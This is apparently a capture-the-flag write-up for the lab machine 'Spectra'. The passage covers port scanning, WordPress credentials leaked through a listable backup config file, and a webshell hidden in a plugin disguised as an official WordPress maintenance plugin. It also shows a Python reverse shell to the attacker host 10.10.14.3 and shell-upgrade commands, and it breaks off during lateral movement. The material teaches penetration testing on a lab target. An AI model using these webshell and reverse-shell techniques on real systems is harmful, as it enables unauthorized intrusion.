Spectra

30th June 2020 / Document No D20.101.76

Prepared By: egre55

Machine Author: egre55

Difficulty: Easy

Classification: Confidential

Synopsis

Spectra is an easy difficulty Linux machine which features an Issue Software Tracker build on Wordpress. The server through directory listing discloses some credentials which can be used to gain access to administration dashboard. Initial foothold is possible by using a custom crafted malicious plugin. By further enumerating the system new credentials can be captured and thus lateral movement can be achieved to another user. Finally wrong permissions to configuration file permits a sudo action to manipulate the init processes in order to gain root.

Skills Required


- Web Enumeration
- Linux Enumeration

Skills Learned

- Lateral Movement
- File System Permissions
- Sudo Exploitation

Enumeration


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.90 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.90
```



```
nmap -p$ports -sC -sV 10.10.10.90

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
```

Nmap output shows that SSH, Nginx and MySQL are available on their default ports. There is no mention of this version of Nginx suffering from a RCE vulnerability.

We can check out port 80 in a browser, and see the page below. Two links are provided, and it mentions creating a bookmark to access the builds on the FTP site. Let's make a note of this and examine the links.



Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test


Release Testing

Builds are generated nightly and can be accessed over FTP (please create a bookmark). Target the alpha group in Octopus for initial deployment.

The `Software Issue Tracker` link takes us to `/main/`, and a WordPress instance that the development team are looking to use until Jira is set up.


UNCATEGORISED

The `Test` link takes us to another WordPress instance at `/testing/`, but the site doesn't load as there's an issue with the database connection.



Error establishing a database connection

It seems as if the website has been misconfigured, and the `testing` directory is listable. Interestingly, it seems that the file `wp-config.php` has been edited in place on the server using editor `nano`, which has generated a `.save` file.



Index of /testing/


```
../
wp-admin/                                          10-Jun-2020 23:00                   -
wp-content/                                        10-Jun-2020 23:13                   -
wp-includes/                                       10-Jun-2020 23:13                   -
index.php                                          06-Feb-2020 06:33                 405
license.txt                                        10-Jun-2020 23:12               19915
readme.html                                        10-Jun-2020 23:12                7278
wp-activate.php                                    06-Feb-2020 06:33                6912
wp-blog-header.php                                 06-Feb-2020 06:33                 351
wp-comments-post.php                               02-Jun-2020 20:26                2332
wp-config.php                                      29-Jun-2020 22:08                2888
wp-config.php.save                                 29-Jun-2020 22:08                2888
wp-cron.php                                        06-Feb-2020 06:33                3940
wp-links-opml.php                                  06-Feb-2020 06:33                2496
wp-load.php                                        06-Feb-2020 06:33                3300
wp-login.php                                       10-Feb-2020 03:50               47874
wp-mail.php                                        14-Apr-2020 11:34                8509
wp-settings.php                                    10-Apr-2020 03:59               19396
wp-signup.php                                      06-Feb-2020 06:33               31111
wp-trackback.php                                   06-Feb-2020 06:33                4755
xmlrpc.php                                         06-Feb-2020 06:33                3133
```

Opening this file in a new take and hitting `CTRL + U` to view the source, reveals the contents of the file. WordPress database details have been populated.

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

```

Foothold

Attempting to log in as user `devtest` to the working WordPress instance results in an error, as it isn't a valid username. However, the default WordPress administrator username of `administrator` and the leaked password is successful.




Unknown username. Check again or try your email address.

Username or Email Address: devtest

First, we add a new administrator user.

<u>Note:</u> the source code has been changed so that players will not be able to delete or edit user account, just create them.



Add New User

Create a brand new user and add them to this site.


Username *(required)*	backup
Email *(required)*	backup@megabank.local
First Name	backup
Last Name	
Website	
Password	•••••••••••••• Strong
Send User Notification	□ Send the new user an email about their account.
Role	Administrator

With administrative privileges to the WordPress instance, there are many techniques of achieving a command execution on the underlying server. One method is to upload a malicious plugin. We save the contents below as `wp-maintenance.php`.

```
<?php
 /*
 Plugin Name: WordPress Maintanance Plugin
 Plugin URI: wordpress.org
 Description: WordPress Maintenance Activities
 Author: WordPress
 Version: 1.0
 Author URI: wordpress.org
 */
 system($_GET["cmd"]);
?>
```

We create an archive, and in WordPress, we can navigate to "Plugins" > "Add New". We choose the archive file and select `Install Now`.


```
zip wp-maintenance.zip wp-maintenance.php
  adding: wp-maintenance.php (deflated 32%)
```



If you have a plugin in a .zip format, you may install it by uploading it here.

wp-maintenance.zip

We select `Activate Plugin`.




Installing Plugin from uploaded file: wp-maintenance.zip

Unpacking the package…

Installing the plugin…

Plugin installed successfully.

The plugin is successfully activated, and on clicking `View details` it seems to be recognized as an official plugin created by WordPress, and is unlikely to raise any suspicion.



```
ng: system(): Cannot execute a blank command in /usr/local/share/nginx/html/main/wp-content/plugins/wp-maintenance/wp-maintenance.php on line
```


Search results for “wp”

The plugin generated 185 characters of **unexpected output** during activation. If you notice “ headers already sent ” messages, problems with syndication feeds or other issues, try deactivating or removing this plugin.

□ Plugin	Description
□ **WordPress Maintanance Plugin** Deactivate	WordPress Maintenance Activities Version 1.0 | By WordPress | View details
□ Plugin	Description

We can now navigate to the deployed webshell at the following URL. This confirms that we have achieved command execution in the context of the `nginx` user.


```
http://10.10.10.90/main/wp-content/plugins/wp-maintenance/wp-maintenance.php?cmd=id
```



```
uid=20143(nginx) gid=20144(nginx) groups=20144(nginx)
```

A reverse shell can be obtained using Python.

```
http://10.10.10.90/main/wp-content/plugins/wp-maintenance3/wp-maintenance.php?
cmd=python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
10.14.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.90] 46480
$ SHELL=/bin/bash script -q /dev/null
<inx/html/main/wp-content/plugins/wp-maintenance3 $ id
id
uid=20143(nginx) gid=20144(nginx) groups=20144(nginx)
```

The commands below can be issued in order to upgrade to a strong shell.

```
# In the reverse shell
SHELL=/bin/bash script -q /dev/null
Ctrl-Z

# In Parrot
stty raw -echo
fg
reset
xterm

# In the reverse shell
export SHELL=bash
export TERM=xterm-256color
stty rows 24 columns 150
```

Lateral Movement

Enumeration of the file system reveals that this computer is running Chrome OS, which is most closely related to Gentoo Linux. The folders `backup` and `srv` seem non-default and thus interesting.

```
nginx@spectra / $ ls -al
total 88
drwxr-xr-x  23 root root        4096 Jun 30 20:51 .
drwxr-xr-x  23 root root        4096 Jun 30 20:51 ..
drwxr-xr-x   3 root root        4096 Jun 30 20:43 backups
drwxr-xr-x   2 root root        4096 Apr 30 09:39 bin
drwxr-xr-x   4 root root        4096 Apr 30 18:14 boot
drwxr-xr-x  15 root root        2020 Jun 30 21:21 dev
drwxr-xr-x  63 root root        4096 Jun 29 22:14 etc
drwxr-xr-x   8 root root        4096 Jun 29 22:14 home
drwxr-xr-x   7 root root        4096 Apr 30 09:38 lib
drwxr-xr-x   7 root root        4096 Apr 30 09:39 lib64
drwx------   2 root root       16384 Apr 30 09:37 lost+found
drwxrwxrwt   5 root root         100 Jun 30 21:21 media
drwxr-xr-x   4 root root        4096 Apr 30 09:38 mnt
drwxr-xr-x   8 root root        4096 Jun 30 20:51 opt
lrwxrwxrwx   1 root root          26 Apr 30 09:08 postinst -> usr/sbin/chromeos-postinst
dr-xr-xr-x 274 root root           0 Jun 30 21:21 proc
drwxr-s---   4 root root        4096 Jun 30 15:55 root
drwxr-xr-x  36 root root         900 Jun 30 21:21 run
drwxr-xr-x   2 root root       12288 Jun 29 00:18 sbin
drwxrw----   2 root developers  4096 Jun 29 13:01 srv
dr-xr-xr-x  12 root root           0 Jun 30 21:21 sys
drwxrwxrwt   3 root root         600 Jun 30 21:29 tmp
drwxr-xr-x  12 root root        4096 Jun 28 23:56 usr
drwxr-xr-x  10 root root        4096 Jun 30 21:21 var
```

Chrome OS stores the profile folders of users that are logged in interactively at:

```
/home/user/<unique SHA1 hash>
```


Note: As soon as an interactive Chrome OS user signs out, the files under their profile folder are removed. The Chrome OS filesystem is actually read-only by default - even to root, but many admins remove this protection mechanism. Everything in the GUI is based in Chrome, even the terminal. The structure of user profile folders for interactive users is unlike most Linux distributions.

